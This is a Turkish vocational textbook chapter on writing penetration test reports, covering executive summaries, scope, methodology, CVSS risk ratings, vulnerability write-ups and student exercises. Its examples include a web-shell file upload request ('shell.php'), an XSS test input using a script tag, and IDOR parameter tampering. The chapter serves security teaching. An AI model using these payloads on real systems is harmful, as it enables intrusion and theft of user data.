İyi Bir Özetin Yapısı: Özet tek parça hâlinde veya bölünmüş olarak hazırlanabilir ancak her durumda Görsel 3.122'deki unsurları içermelidir.



Görsel 3.122: İyi bir özet yapısı

Not

Özet bölümü raporun genel hatlarını belirler. Aşırı teknik bir anlatım, iş paydaşlarının konudan uzaklaşmasına neden olur. Fazla yüzeysel bir anlatım ise güvenlik ekiplerinin aksiyon almasını zorlaştırır. Bu nedenle özet hazırlanırken hedef kitleye uygun dil kullanmak ve gerekli dengeyi sağlamak büyük önem taşır. Özet bölümüne geçmeden önce rapor kapağı, içindekiler kısmı (Rapor sonunda oluşur.) ve kapsam belirtilerek bilgi verilmelidir. Bazı durumlarda tek bir özet bölümü hem iş hem de güvenlik paydaşlarının ihtiyaçlarını karşılamakta yetersiz kalabilir. Bu gibi durumlarda özet **iki ayrı** başlık altında (özet-yönetici özeti) sunulabilir.

Yönetici Özeti (Executive Summary)

Bu bölüm, teknik detaylardan arındırılmış şekilde hazırlanır ve doğrudan iş paydaşlarına hitap eder. Amaç; güvenlik durumunu, mevcut riskleri ve bu risklerin iş üzerindeki etkisini sade bir dil ile anlatmaktır. Ayrıca acil olarak alınması gereken aksiyonlar da bu bölümde vurgulanır.

Örnek Yönetici Özeti

Sızma testi dersi firması tarafından … Ağustos 2026 – … Ağustos 2026 tarihleri arasında hedef sistemler üzerinde kapsamlı bir sızma testi gerçekleştirilmiştir. Test sürecinde belirlenen kapsam dâhilindeki web uygulamaları ve dışa açık sistemler, manuel ve otomatik test yöntemlerinin birlikte kullanılmasıyla test edilmiştir.

Çalışma sürecinde öncelikle otomatik güvenlik tarama araçları ile genel bir inceleme yapılmış, ardından bu araçların tespit edemeyeceği karmaşık senaryolar manuel test teknikleri ile değerlendirilmiştir. İncelemeler sırasında güncel güvenlik standartları ve yaygın saldırı yöntemleri dikkate alınarak sistemin farklı bileşenleri detaylı şekilde ele alınmıştır.

Gerçekleştirilen testler sonucunda toplam **12 güvenlik açığı** ve bunlar için **iyileştirme önerisi** tespit edilmiştir. Bu bulgular arasında en yüksek risk seviyesi **8.7**, en düşük risk seviyesi **3.1** olarak belirlenmiş ve genel risk ortalaması **5.4** olarak hesaplanmıştır.

Teknik değerlendirmelerde, kullanıcı girdilerinin yeterince filtrelenmediği bazı alanlarda komut enjeksiyonu (command injection) zafiyetleri tespit edilmiş ve bu açıklıkların istismar edilmesi sonucunda sistem üzerinde yetkisiz komut çalıştırılabildiği gözlemlenmiştir. Bunun yanı sıra oturum yönetimi süreçlerinde bazı zayıflıklar bulunmuş ve kullanıcı işlemlerinin farklı oturumlar üzerinden tekrar kullanılabildiği senaryolar belirlenmiştir. Bu durum, yetkisiz işlem gerçekleştirilmesine ve sistemin kötüye kullanılmasına olanak tanıyabilecek riskler barındırır.

Yerel ağ üzerinde gerçekleştirilen testlerde ise bazı sistemlerin zayıf yapılandırmalar nedeniyle güvenlik riski taşıdığı görülmüştür. Özellikle varsayılan ayarlarla çalışan ağ cihazları ve yeterli erişim kontrolüne sahip olmayan yönetim arayüzleri tespit edilmiştir. Bununla birlikte güncelliğini yitirmiş yazılım ve servislerin kullanıldığı sistemlerin mevcut olduğu belirlenmiş olup bu durum, bilinen güvenlik açıklarının istismar edilmesi açısından risk oluşturur.

Bazı servislerde kullanılan SSL sertifikalarının geçerlilik sürelerinin sona yaklaşmış olduğu tespit edilmiş ve bu durumun ilerleyen süreçte güvenli iletişim açısından sorun oluşturabileceği değerlendirilmiştir. Bununla birlikte, bazı sistem bileşenlerinde güncel olmayan yazılım sürümleri de belirlenmiştir.

Test süresince tespit edilen bazı zafiyetler tek başına kritik etki yaratmasa da bir saldırgan tarafından bir arada kullanıldığında daha ciddi saldırı senaryolarına zemin hazırlayabilecek niteliktedir. Bu nedenle yalnızca yüksek riskli açıkların değil orta seviyede değerlendirilen zafiyetlerin de giderilmesi, sistemlerin genel güvenlik seviyesinin artırılması açısından önem taşır.

Gerçekleştirilen değerlendirme sonucunda önerilen iyileştirmelerin uygulanmasıyla birlikte sistemlerin güvenlik seviyesinin önemli ölçüde artırılabileceği değerlendirilmiştir.

3.2.1.2. Kapsam ve Metadoloji

Sızma testi raporlarında kapsam ve metodoloji bölümü, gerçekleştirilen test çalışmalarının sınırlarını ve nasıl uygulandığını açıklayan temel bölümlerden biridir. Bu bölüm, test sürecinin hangi sistemleri kapsadığını, hangi alanların değerlendirme dışında bırakıldığını ve testlerin hangi yöntemler kullanılarak gerçekleştirildiğini ortaya koyar. Böylece raporu inceleyen kişiler, elde edilen bulguların hangi şartlar altında üretildiğini doğru bir şekilde anlayabilir.

Kapsam; sızma testi sırasında değerlendirilen sistemleri, uygulamaları ve ağ bileşenlerini tanımlar.



Aynı zamanda test dışı bırakılan alanları da açıkça belirtir. Bu durum hem teknik hem de hukuki açıdan önemlidir çünkü testin sınırlarının belirlenmesi, yetkisiz erişimlerin önüne geçilmesini sağlar ve raporun doğruluğunu artırır. Kapsam içerisinde genellikle test edilen IP adresleri, domainler, web uygulamaları, API servisleri, mobil uygulamalar ve iç-dış ağ bileşenleri yer alır.

Metodoloji ise testin hangi yaklaşımlar ve teknikler kullanılarak gerçekleştirildiğini ifade eder. Sızma testleri genellikle bilgi toplama, tarama, zafiyet analizi, istismar ve raporlama aşamalarını içeren sistematik bir süreç doğrultusunda yürütülür. Bu süreçte hem otomatik araçlardan hem de manuel test tekniklerinden yararlanılır. Ayrıca OWASP Top 10, OWASP API Security Top 10, MITRE ATT&CK gibi uluslararası kabul görmüş güvenlik standartları ve çerçeveler referans alınır. Bu bölümün raporda yer almasının temel amacı, test sürecinin şeffaflığını sağlamak ve elde edilen bulguların hangi yöntemler kullanılarak ortaya çıkarıldığını açıkça göstermektir. Aynı zamanda gelecekte gerçekleştirilecek **tekrar testler (re-test)** için bir referans oluşturur ve güvenlik ekiplerinin süreci daha iyi analiz etmesine yardımcı olur.

Örnek Kapsam

Bu sızma testi kapsamında kurumun internet üzerinden erişilebilen dış ağ sistemleri (Dış IP adresi verilir.), iç ağ bileşenleri (örneğin 10.0.0.5 ve 10.0.0.10), web uygulamaları, API servisleri ve mobil uygulamaları güvenlik açısından değerlendirilmiştir. Ayrıca kullanıcı farkındalığını ölçmek amacıyla e-posta üzerinden gerçekleştirilen sosyal mühendislik testleri de çalışmaya dâhil edilmiştir. Testler, önceden belirlenen kapsam ve izin verilen sınırlar doğrultusunda gerçekleştirilmiştir. Bu sızma testi kapsamında üçüncü parti servisler, canlı ödeme sistemleri ve üretim ortamında kesinti riski oluşturabilecek kritik bileşenler kapsam dışında bırakılmıştır.

Örnek Metodoloji

Bu sızma testi çalışması, sistemlerin güvenlik durumunu kapsamlı şekilde değerlendirmek amacıyla hem otomatik araçlar hem de manuel test teknikleri kullanılarak gerçekleştirilmiştir. Test süreci; bilgi toplama, tarama, zafiyet analizi, istismar ve raporlama aşamalarını içeren sistematik bir yaklaşım doğrultusunda yürütülmüştür.

İlk aşamada hedef sistemler hakkında bilgi toplanmış, ardından açık portlar, servisler ve potansiyel zafiyetler otomatik tarama araçları ile analiz edilmiştir. Tespit edilen bulgular manuel olarak doğrulanmış ve uygun görülen zafiyetler kontrollü bir şekilde istismar edilerek etkileri gözlemlenmiştir.

Test sürecinde özellikle **OWASP Top 10, OWASP API Security Top 10** ve **MITRE ATT&CK** çerçeveleri referans alınarak değerlendirme yapılmıştır. Ayrıca testler, belirlenen kapsam ve izin verilen sınırlar dâhilinde gerçekleştirilmiştir.

3.2.1.3. Risk Değerlendirme Yaklaşımı

Sızma testi kapsamında tespit edilen güvenlik açıkları, oluşturabilecekleri etki ve gerçekleşme olasılıkları dikkate alınarak belirli bir risk değerlendirme yaklaşımına göre analiz edilir. Bu değerlendirme sürecinde her bir zafiyet bağımsız olarak ele alınır ve sistem üzerindeki potansiyel etkileri göz önünde bulundurularak önem derecesi belirlenir.

Risk değerlendirmesi yapılırken zafiyetin istismar edilebilirliği, sistem üzerindeki etkisi, erişim gereksinimleri, saldırganın elde edebileceği yetki seviyesi gibi kriterler dikkate alınır. Ayrıca değerlendirmelerde uluslararası standartlar ve yaygın kabul görmüş metodolojiler referans alınarak daha tutarlı ve karşılaştırılabilir sonuçlar elde edilmesi hedeflenir.

Zafiyetler genellikle **kritik, yüksek, orta, düşük** ve **bilgi** seviyeleri olmak üzere sınıflandırılır. Kritik seviyedeki zafiyetler sistemin tamamen ele geçirilmesine neden olabilecek açıkları ifade eder. Yüksek seviyedeki zafiyetler ciddi veri kaybı, yetki yükseltme gibi sonuçlara yol açabilir. Orta ve düşük seviyedeki zafiyetler ise tek başına sınırlı etkiye sahip olsa da bir araya geldiklerinde daha büyük riskler oluşturabilir. Bu yaklaşımın temel amacı, tespit edilen güvenlik açıklarının önceliklendirilmesini sağlamak ve hangi zafiyetlerin daha önce giderilmesi gerektiğini belirlemektir. Böylece kurumlar, kaynaklarını daha verimli kullanarak güvenlik seviyelerini sistematik bir şekilde artırabilir.

Örnek 3.X Risk Değerlendirme Yaklaşımı (CVSS Tabanlı)

Bu sızma testi kapsamında tespit edilen güvenlik açıkları, uluslararası kabul görmüş **CVSS (Common Vulnerability Scoring System)** v3.1 standardı esas alınarak değerlendirilmiştir. Her bir zafiyet; istismar edilebilirlik, etki seviyesi, erişim gereksinimleri gibi kriterler doğrultusunda puanlandırılmış ve bu puanlara göre risk seviyeleri belirlenmiştir.

CVSS değerlendirmesinde; saldırı vektörü (AV), saldırı karmaşıklığı (AC), gerekli yetkiler (PR), kullanıcı etkileşimi (UI), gizlilik (C), bütünlük (I) ve erişilebilirlik (A) üzerindeki etkiler dikkate alınmıştır. Elde edilen skorlar, Tablo 3.10'da risk seviyelerine göre sınıflandırılmıştır.

Tablo 3.10: Risk Seviyesi Sınıflandırması

Risk Seviyesi	CVSS Skoru	Açıklama
Kritik	9.0 – 10.0	Sistemin tamamen ele geçirilmesine veya kritik veri kaybına neden olabilecek zafiyetlerdir.
Yüksek	7.0 – 8.9	Ciddi veri sızıntısı, yetki yükseltme veya sistem işleyişinde önemli bozulmalara yol açabilir.
Orta	4.0 – 6.9	Belirli koşullar altında istismar edilebilen ve diğer zafiyetlerle birleştiğinde etkisi artan açıklardır.
Düşük	0.1 – 3.9	Sınırlı etkiye sahip, genellikle bilgi toplama veya saldırı yüzeyini artıran zafiyetlerdir.
Bilgi	0.0	Doğrudan bir zafiyet oluşturmayan ancak güvenlik açısından dikkate alınması gereken bulgulardır.

14. Uygulama

Müşterilerine online (çevrim içi) bankacılık hizmeti sunan bir firma bünyesinde web uygulamasına ve mobil uygulamaya sahiptir. Şirket, sistemlerinin güvenliğini test etmek amacıyla bir sızma testi yaptırmaya karar vermiştir.



Test kapsamında şunlar değerlendirmeye alınmıştır:

- **Web Uygulaması:** https://ornekbank.com
- **API Servisleri:** https://api.ornekbank.com
- **Mobil Uygulama (Android & iOS)**
- **Dış Ağ IP Adresi:** ***.**.**.***
- **İç Ağ Segmenti:** 10.10.0.0/24

Testler anonim kullanıcı ve yetkili kullanıcı bakış açıları ile gerçekleştirilmiştir. Test sürecinde otomatik tarama araçları ve manuel test teknikleri kullanılmıştır. Değerlendirme sürecinde OWASP Top 10 ve MITRE ATT&CK çerçeveleri referans alınmıştır. Bu senaryoya göre bir **sızma testi raporunun giriş bölümünü** yazınız.

1. Adım: Kurum adı, test tarihi, rapor tarihi ve test türünü belirleyerek raporun kapak sayfasını hazırlayınız.

2. Adım: Test kapsamında yer alan ve kapsam dışında bırakılan sistemleri belirleyerek raporun kapsam bölümünü oluşturunuz.

3. Adım: Test sürecinde kullanılan yöntemleri belirleyerek raporun metodoloji bölümünü hazırlayınız.

4. Adım: Test sonuçlarını genel hatlarıyla özetleyen bir yönetici özeti oluşturunuz.

5. Adım: Test metodolojisini ve kullanılan risk değerlendirme yaklaşımını açıklayarak ilgili bölümü hazırlayınız.



Sıra Sizde

Özel bir hastane grubuna ait hasta yönetim sistemi ve mobil uygulaması üzerinde sızma testi gerçekleştirilmiştir. Testler hem dış ağdan anonim bir saldırgan hem de sistemde kayıtlı bir kullanıcı bakış açısıyla yürütülmüştür. Test sürecinde şu bulgular elde edilmiştir:

- Hasta randevu sisteminde bazı parametrelerin değiştirilmesiyle farklı hastalara ait bilgilere erişilebildiği tespit edilmiştir.
- Mobil uygulamada kullanılan API servislerinde yeterli doğrulama kontrollerinin bulunmadığı belirlenmiştir.
- Sistem üzerinde çalışan bazı servislerin güncel olmadığı ve bilinen güvenlik açıklarına karşı savunmasız olduğu görülmüştür.
- Bazı kullanıcı hesaplarında zayıf parola kullanımı tespit edilmiştir.

Genel değerlendirmede sistemin temel işlevlerini yerine getirebildiği ancak özellikle **hasta verilerinin gizliliği açısından önemli riskler barındırdığı** sonucuna ulaşılmıştır.

Yukarıdaki senaryoya göre bir **yönetici özeti** yazınız.

3.2.2. Sızma Testi Raporunun Zafiyet Detayları

Zafiyet detayları, sızma testi raporlarının en kapsamlı kısmıdır ve tespit edilen güvenlik açıklarının detaylı şekilde açıklandığı bölümdür. Bu bölümde yer alan her bir zafiyet açıklaması; açığın ne olduğunu, nerede bulunduğunu, nasıl tespit edildiğini ve en önemlisi nasıl giderileceğini açık bir şekilde ortaya koymalıdır. Bu içerik; öncelikli olarak geliştiriciler, sistem yöneticileri gibi teknik ekiplerin sorunları çözebilmesi amacıyla hazırlanır. Bununla birlikte güvenlik uzmanları ve proje yöneticileri de bu bölümü inceleyerek süreci takip edebilir, doğrulama yapabilir ve iyileştirme çalışmalarına katkı sağlayabilir.

Zafiyet açıklamalarının anlaşılır ve uygulanabilir olması için her biri belirli bir düzen içerisinde hazırlanmalıdır.

Etkili bir zafiyet yazımı için önerilen yapı şöyledir:

Başlık: Kısa ve açıklayıcı olmalıdır. Zafiyetin türü doğrudan ifade edilmelidir (örneğin kimlik doğrulaması olmadan sql enjeksiyonu).

Risk Seviyesi: Tespit edilen zafiyetin önem derecesi belirtilir. Değerlendirme yapılırken her zafiyet bağımsız olarak ele alınmalı ve gerekirse CVSS gibi standart bir derecelendirme sistemi kullanılmalıdır.

Özet: Zafiyetin ne olduğu ve potansiyel etkisi, teknik olmayan bir dil ile kısa ve net şekilde açıklanır.

Arka Plan: Zafiyetin nasıl oluştuğunu ve neden önemli olduğunu açıklayan ek bilgiler bu bölümde yer alır. Burada amaç, özellikle güvenlik konusunda uzman olmayan geliştiricilerin de açığın mantığını anlayabilmesini sağlamaktır.

Teknik Detaylar ve Kanıtlar: Zafiyetin nerede ve nasıl tespit edildiği detaylandırılır. Gerekli durumlarda HTTP istek/yanıt örnekleri, ekran görüntüleri, kod parçacıkları gibi kanıtlar eklenir.

Etki: Bir saldırgan tarafından bu zafiyetin kullanılması durumunda neler yapabileceği, bunun sisteme etkisi açıklanır.

Çözüm Önerileri: Zafiyetin nasıl giderileceğine dair açık ve uygulanabilir adımlar sunulur. Önerilerin yalnızca geçici önlemler değil doğrudan sorunun kök nedenini ortadan kaldıracak şekilde olması gerekir. Örneğin girdi doğrulama tek başına yeterli olmayabilir, parametreli sorgular gibi kalıcı çözümler tercih edilmelidir.

Referanslar (İsteğe Bağlı): Gerekli durumlarda ilgili dokümantasyon veya teknik kaynaklara bağlantılar eklenebilir.

Zafiyet Yazımı Örneği

Başlık: Kimlik Doğrulaması Olmadan Dosya Yükleme (Unrestricted File Upload)

Risk Seviyesi: Yüksek (CVSS 3.1: 8.2)

Özet: Uygulama üzerinde yer alan dosya yükleme fonksiyonunda gerekli güvenlik kontrollerinin uygulanmadığı tespit edilmiştir. Bu durum, saldırganların zararlı dosyalar yükleyerek sistem üzerinde yetkisiz işlemler gerçekleştirmesine olanak tanıyabilir.

Arka Plan: Dosya yükleme mekanizmaları, kullanıcıdan alınan dosyaların sunucuya aktarılmasını sağlar ancak bu süreçte dosya türü, içerik ve uzantı kontrolleri yeterli şekilde yapılmazsa saldırganlar bu alanı kötüye kullanabilir. Özellikle sunucu tarafında yürütülebilir dosyaların yüklenmesine izin verilmesi, sistemin ele geçirilmesine kadar gidebilecek ciddi riskler oluşturur.



Teknik Detaylar ve Kanıtlar: Test sırasında uygulama üzerinde bulunan **/upload** endpointi incelenmiştir. Yapılan denemelerde, **.php** uzantılı bir dosyanın herhangi bir filtreleme olmadan sisteme yüklenebildiği gözlemlenmiştir.

Gönderilen Örnek İstek

POST /upload HTTP/1.1

Host: hedefsite.com

Content-Type: multipart/form-data

file=shell.php

Yükleme işlemi sonrasında dosyanın şu dizinde erişilebilir olduğu görülmüştür:

http://example.com/uploads/shell.php

Dosya çalıştırıldığında sunucu üzerinde komut çalıştırılabildiği doğrulanmıştır.

Etki: Bu zafiyetin istismar edilmesi durumunda saldırgan şunları yapabilir:

- Sunucu üzerinde komut çalıştırabilir.
- Sistem dosyalarına erişebilir.
- Yetkisiz veri elde edebilir.
- Sistemin tamamen ele geçirilmesine yol açabilir.

Bu durum hem veri güvenliği hem de sistem bütünlüğü açısından kritik risk oluşturmaktadır.

Çözüm Önerileri

- Dosya yükleme işlemlerinde yalnızca izin verilen dosya türleri kabul edilmelidir (whitelist yaklaşımı).
- Yüklenen dosyalar sunucu üzerinde çalıştırılamayacak dizinlerde saklanmalıdır.
- Dosya içerikleri sunucu tarafında kontrol edilmelidir.
- Rastgele dosya isimlendirme uygulanmalıdır.
- Web sunucusunda yürütülebilir dosya türleri kısıtlanmalıdır.

Referanslar

- OWASP File Upload Risks
- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Bir sızma testi raporu, genel ifadelerden oluşan bir metin olmamalıdır. Her zafiyet, test edilen sisteme özel değerlendirilmelidir. Bu nedenle Görsel 3.123'teki sorular mutlaka yanıtlanmalıdır.



Görsel 3.123: Cevaplanması gereken sorular

15. Uygulama

Bir e-ticaret platformu üzerinde gerçekleştirilen sızma testinde kullanıcı profili sayfasında bir güvenlik açığı tespit edilmiştir. Test sırasında şu durum gözlemlenmiştir:

- Kullanıcı profil bilgileri **/profile?id=125** şeklinde görüntülenmektedir.
- URL'deki **id** parametresi değiştirilerek farklı kullanıcıların bilgilerine erişilebilmektedir.
- Sistem, kullanıcıya ait olup olmadığını kontrol etmeden verileri göstermektedir.
- Bu sayede farklı kullanıcıların şu bilgileri görüntülenebilir:
  - Ad-soyadı bilgileri
  - E-posta adresleri
  - Sipariş geçmişleri

Yukarıdaki senaryoya göre **bir zafiyet raporu** detayı hazırlayınız.

1. Adım: Tespit edilen zafiyetin türünü belirleyerek kısa ve açıklayıcı bir **başlık (title)** oluşturunuz.

2. Adım: Zafiyetin önem derecesini değerlendirerek uygun **risk seviyesini (risk level)** belirleyiniz (kritik, yüksek, orta, düşük, bilgi gibi).

3. Adım: Zafiyetin ne olduğunu ve sistem üzerindeki genel etkisini teknik olmayan bir dil kullanarak **özet (summary)** şeklinde yazınız.

4. Adım: Zafiyetin nasıl oluştuğunu ve neden önemli olduğunu açıklayan **arka plan (background)** bilgisini hazırlayınız.

5. Adım: Zafiyetin nasıl tespit edildiğini ve nasıl istismar edilebileceğini açıklayan teknik **detaylar ve kanıtlar (technical details & evidence)** bölümünü oluşturunuz.



6. Adım: Bu zafiyetin bir saldırgan tarafından kullanılması durumunda ortaya çıkabilecek sonuçları **etki (impact)** başlığı altında açıklayınız.

7. Adım: Zafiyetin giderilmesine yönelik uygulanabilir ve kalıcı çözüm yollarını **çözüm önerileri (remediation)** bölümünde belirtiniz.

8. Adım: Gerekli görülmesi hâlinde ilgili standartlar veya teknik dokümanlara ait bağlantıları **referanslar (references)** bölümünde ekleyiniz.



16. Uygulama

Bir e-ticaret platformu için web uygulama sızma testi gerçekleştirilmiştir. Bu platform; kullanıcıların ürün satın almasına, ödeme yapmasına ve indirim kuponları kullanmasına olanak sağlamaktadır. Yapılan test sonucunda sistemin genel olarak güvenli olduğu görülmüştür ancak **indirim kuponu kullanımında bir iş mantığı hatası (logic flaw)** tespit edilmiştir. Bu zafiyet sayesinde kullanıcılar aynı kuponu birden fazla kez kullanarak haksız kazanç elde edebilmektedir.

Seçenekler başlığında verilen cümleleri **bölümler** kısmındaki doğru **bölüm adının altına** yerleştirerek doğru özet yapısını oluşturunuz.

Seçenekler

- E-ticaret platformu üzerinde kullanıcı kayıt, giriş, ödeme ve indirim kuponu işlemlerini kapsayan bir sızma testi gerçekleştirilmiştir.
- Uygulama genel olarak güvenli görünmekle birlikte kupon doğrulama mekanizmasında bir zafiyet tespit edilmiştir.
- Bu zafiyet, kullanıcıların aynı indirim kuponunu birden fazla kez kullanabilmesine olanak tanımaktadır.
- Sunucu tarafında kupon kullanımını sınırlandıracak kontroller uygulanmalı ve her kuponun yalnızca bir kez kullanılabilmesi sağlanmalıdır.
- Kimlik doğrulama ve yetkilendirme mekanizmaları güçlü bulunmuş ancak iş mantığı süreçlerinde eksiklikler gözlemlenmiştir.
- Saldırganlar, sistemin kupon kullanımı güncellenmeden önce birden fazla istek göndererek bu zafiyeti istismar edebilir.
- Şüpheli kullanım senaryolarını tespit edebilmek için loglama ve izleme mekanizmaları güçlendirilmelidir.
- Bu durum, maddi kayıplara ve kampanya sisteminin kötüye kullanılmasına yol açabilir.

Bölümler

Genel Bakış (Overview)

Bulgular (Results)

Etki (Impact)

İyileştirme Yönü (Remediation Direction)

17. Uygulama

Bir online eğitim platformu için web uygulama sızma testi gerçekleştirilmiştir. Bu platform; kullanıcıların kurs satın almasına, içeriklere erişmesine ve sınavlara katılmasına olanak sağlamaktadır. Yapılan testler sonucunda sistemin genel olarak güvenli olduğu görülmüştür ancak **kullanıcı rol kontrolünde bir eksiklik [IDOR (yetkisiz erişim)]** tespit edilmiştir. Bu zafiyet sayesinde bir kullanıcı, başka kullanıcıların kurs bilgilerine ve ilerleme durumlarına erişebilmektedir.

Seçenekler başlığında verilen cümleleri **bölümler** kısmındaki doğru **bölüm adının altına** yerleştirerek doğru özet yapısını oluşturunuz.

Seçenekler

- Kullanıcı kimlik doğrulama eksikliği nedeniyle yetkisiz veri erişimi (IDOR)
- Yüksek (CVSS 3.1: 7.8), (Hassas kullanıcı verilerine yetkisiz erişim mümkün.)
- Platform üzerinde kullanıcı verilerine erişim sırasında yetki kontrollerinin eksik olduğu tespit edilmiştir.
- IDOR, kullanıcıların yetki kontrolü yapılmadan doğrudan nesnelere erişebilmesi durumudur.
- Kullanıcılar, URL parametrelerini değiştirerek diğer kullanıcıların kurs bilgilerine erişebilmektedir.
- Test sırasında /user?id=102 endpointi üzerinde yapılan manipülasyonlarla farklı kullanıcı verilerine erişildiği gözlemlenmiştir.
- Bir saldırgan, diğer kullanıcıların eğitim ilerlemelerini görüntüleyebilir ve hassas bilgileri ele geçirebilir.
- Bu durum, kullanıcı gizliliğinin ihlal edilmesine ve platform güvenilirliğinin zarar görmesine neden olabilir.
- Sunucu tarafında yetki kontrolleri uygulanmalı ve her kullanıcının yalnızca kendi verilerine erişmesi sağlanmalıdır.
- Erişim kontrol mekanizmaları güçlendirilmeli ve düzenli güvenlik testleri yapılmalıdır.
- Sorun, farklı kullanıcı ID'lerinin manuel olarak değiştirilmesiyle kolayca istismar edilebilmektedir.
- Sistem genel olarak stabil çalışsa da erişim kontrol mekanizmasında ciddi bir zafiyet bulunmaktadır.

Bölümler

Başlık (Title)

Risk Seviyesi (Risk Rating)

Özet (Summary)

Arka Plan (Background)

Teknik Detaylar ve Kanıtlar (Technical Details & Evidence)

Etki (Impact)

Çözüm Önerisi (Remediation Advice)

Sıra Sizde

Online kitap satış platformunda gerçekleştirilen sızma testi sırasında arama (search) fonksiyonunda bir güvenlik açığı tespit edilmiştir. Test sürecinde şu durumlar gözlemlenmiştir:

- Arama kutusuna girilen veriler doğrudan sayfa içerisinde görüntülenmektedir.
- Kullanıcıdan alınan veri herhangi bir filtreleme veya doğrulama işlemine tabi tutulmamaktadır.
- Arama alanına **<script>alert('mtegm_test')</script>** gibi bir giriş yapıldığında sayfa üzerinde JavaScript kodu çalıştırılabilmektedir. Bu durum, kullanıcı tarayıcısında zararlı kodların çalıştırılmasına olanak tanımaktadır.

Yukarıdaki senaryoya göre sızma testi **zafiyet detayı (vulnerability report entry)** hazırlayınız.

3.2.3. Sızma Testi Raporunun Sonuç Bölümü

Sonuç bölümü, gerçekleştirilen sızma testi çalışmalarının genel değerlendirmesini sunarak elde edilen bulguların kurum üzerindeki etkisini ve alınması gereken aksiyonları ortaya koyar. Bu bölüm, teknik detaylardan ziyade güvenlik durumunun genel bir özetini ve öncelikli iyileştirme alanlarını anlaşılır bir şekilde ifade etmeyi amaçlar. Bu kapsamda, **genel değerlendirme** ile sistemlerin mevcut güvenlik seviyesi analiz edilirken risk durumu tespit edilen zafiyetler, önem derecelerine göre ele alınır. **Önceliklendirme** süreci, kritik ve yüksek seviyedeki açıkların öncelikli olarak giderilmesini sağlayacak şekilde planlanır. **Tavsiyeler** bölümü ise güvenlik açıklarının nasıl giderileceğine yönelik uygulanabilir ve kalıcı çözüm önerilerini içerir. **Aksiyon planı**, tespit edilen zafiyetlerin hangi sırayla ve hangi zaman dilimi içerisinde giderileceğini belirleyerek kurumlara yol haritası sunar. Böylece güvenlik iyileştirme süreci daha sistematik ve kontrollü bir şekilde yürütülebilir (Görsel 3.124).



Görsel 3.124: Sonuç bölümü

Raporun sonunda yer alan ekler bölümü; teknik detaylar, kullanılan araçlar, kapsam bilgileri, test sürecine ait destekleyici veriler gibi bilgileri içererek, raporun bütünlüğünü tamamlar ve gerektiğinde referans olarak kullanılmasını sağlar.

3.2.3.1. Genel Değerlendirme ve Risk Durumu

Gerçekleştirilen sızma testi sonucunda elde edilen bulgular, genel bir bakış açısıyla değerlendirilir ve sistemlerin mevcut güvenlik durumu ortaya konur. Amaç, teknik detaylara girmeden kurumun genel risk seviyesini açık ve anlaşılır bir şekilde ifade etmektir.

Genel değerlendirme kapsamında test edilen sistemlerin güvenlik olgunluğu, tespit edilen zafiyetlerin sayısı ve dağılımı, sistem genelinde tekrar eden güvenlik hataları ve yapılandırma eksiklikleri ele alınır. Güvenlik kontrollerinin yeterliliği ve mevcut koruma mekanizmalarının ne ölçüde etkili olduğu değerlendirilir. Bu analiz, sistemlerin güçlü ve zayıf yönlerinin bütünsel olarak görülmesini sağlar.

Risk durumu, tespit edilen zafiyetlerin önem derecelerine göre genel bir tablo hâlinde yorumlanmasını içerir. Kritik ve yüksek seviyedeki zafiyetler, kurum için doğrudan tehdit oluştururken orta ve düşük seviyedeki zafiyetler tek başına sınırlı etkiye sahip olsa da bir araya geldiklerinde daha ciddi güvenlik risklerine yol açabilir. Bu nedenle risk değerlendirmesi yalnızca tekil zafiyetler üzerinden değil bütünsel bir yaklaşımla ele alınmalıdır. Bu bölümde ayrıca kurumun genel güvenlik seviyesine ilişkin bir kanaat oluşturularak mevcut durumun kabul edilebilir olup olmadığı veya acil aksiyon gerektirip gerektirmediği açıkça belirtilmelidir. Böylece yöneticiler ve karar vericiler, teknik detaylara girmeden sistemin risk durumunu anlayabilir ve gerekli aksiyonları planlayabilir.

Örnek

Gerçekleştirilen testler sonucunda sistem genelinde iki adet kritik, beş adet yüksek ve sekiz adet orta seviyede zafiyet tespit edilmiştir. Kritik seviyedeki zafiyetlerin, veritabanına doğrudan erişim sağlanmasına ve yetkisiz kullanıcıların hassas verilere ulaşabilmesine olanak tanıdığı görülmüştür. Bunun yanı sıra yüksek seviyedeki zafiyetler, sistem yapılandırmalarındaki eksikliklerden kaynaklanmakta olup saldırganların yetki seviyelerini artırabilmesine imkân tanımaktadır.

Genel değerlendirme sonucunda sistemin mevcut güvenlik seviyesinin **orta-yüksek risk grubunda** olduğu ve özellikle kritik zafiyetlerin acil olarak giderilmesi gerektiği kanaatine varılmıştır. Orta seviyedeki zafiyetlerin ise tek başına büyük bir risk oluşturmasa da farklı saldırı senaryolarında kullanılabileceği ve sistemin genel güvenlik seviyesini düşürdüğü değerlendirilmiştir. Bu nedenle öncelikle kritik ve yüksek seviyedeki açıkların kapatılması, orta seviyedeki zafiyetlerin planlı bir şekilde giderilmesi önerilmektedir. Bu yaklaşımın uygulanması ile birlikte sistemin güvenlik seviyesinin önemli ölçüde artırılabileceği öngörülmektedir.

3.2.3.2. Önceliklendirme ve Aksiyon Planı

Sızma testi kapsamında tespit edilen güvenlik açıklarının hangi sırayla giderilmesi gerektiği ve bu süreçte izlenecek yol haritası ele alınır. Amaç, sınırlı zaman ve kaynaklar doğrultusunda en kritik risklerin öncelikli olarak ortadan kaldırılmasını sağlamak ve iyileştirme sürecini planlı bir şekilde yönetilebilir hâle getirmektir.

Önceliklendirme sürecinde zafiyetlerin risk seviyeleri, istismar edilebilirlik durumları ve sistem



üzerindeki potansiyel etkileri dikkate alınır. **Kritik** ve **yüksek** seviyedeki zafiyetler, kurumun güvenliği üzerinde doğrudan tehdit oluşturduğu için öncelikli olarak ele alınmalıdır. **Orta** ve **düşük** seviyedeki zafiyetler ise belirli bir plan dâhilinde ve bakım süreçleri kapsamında giderilebilir.

Aksiyon planı ise tespit edilen zafiyetlerin hangi adımlar ile kim tarafından ve hangi zaman dilimi içerisinde gideriliceğini belirleyen uygulama sürecidir. Bu plan sayesinde güvenlik iyileştirmeleri daha sistematik bir şekilde yürütülür, sorumluluklar netleşir ve sürecin takibi kolaylaşır. Gerçekleştirilen iyileştirmelerin doğrulanması amacıyla **yeniden test (re-test)** sürecinin planlanması da bu bölümün önemli bir parçasıdır.

Örnek

Gerçekleştirilen sızma testi sonucunda iki adet kritik, dört adet yüksek ve yedi adet orta seviyede zafiyet tespit edilmiştir. Yapılan değerlendirmede kritik seviyedeki zafiyetlerin sistem üzerinde yetkisiz erişime ve veri sızıntısına neden olabileceği belirlenmiş ve bu açıkların en geç **72 saat içinde** giderilmesi gerektiği planlanmıştır.

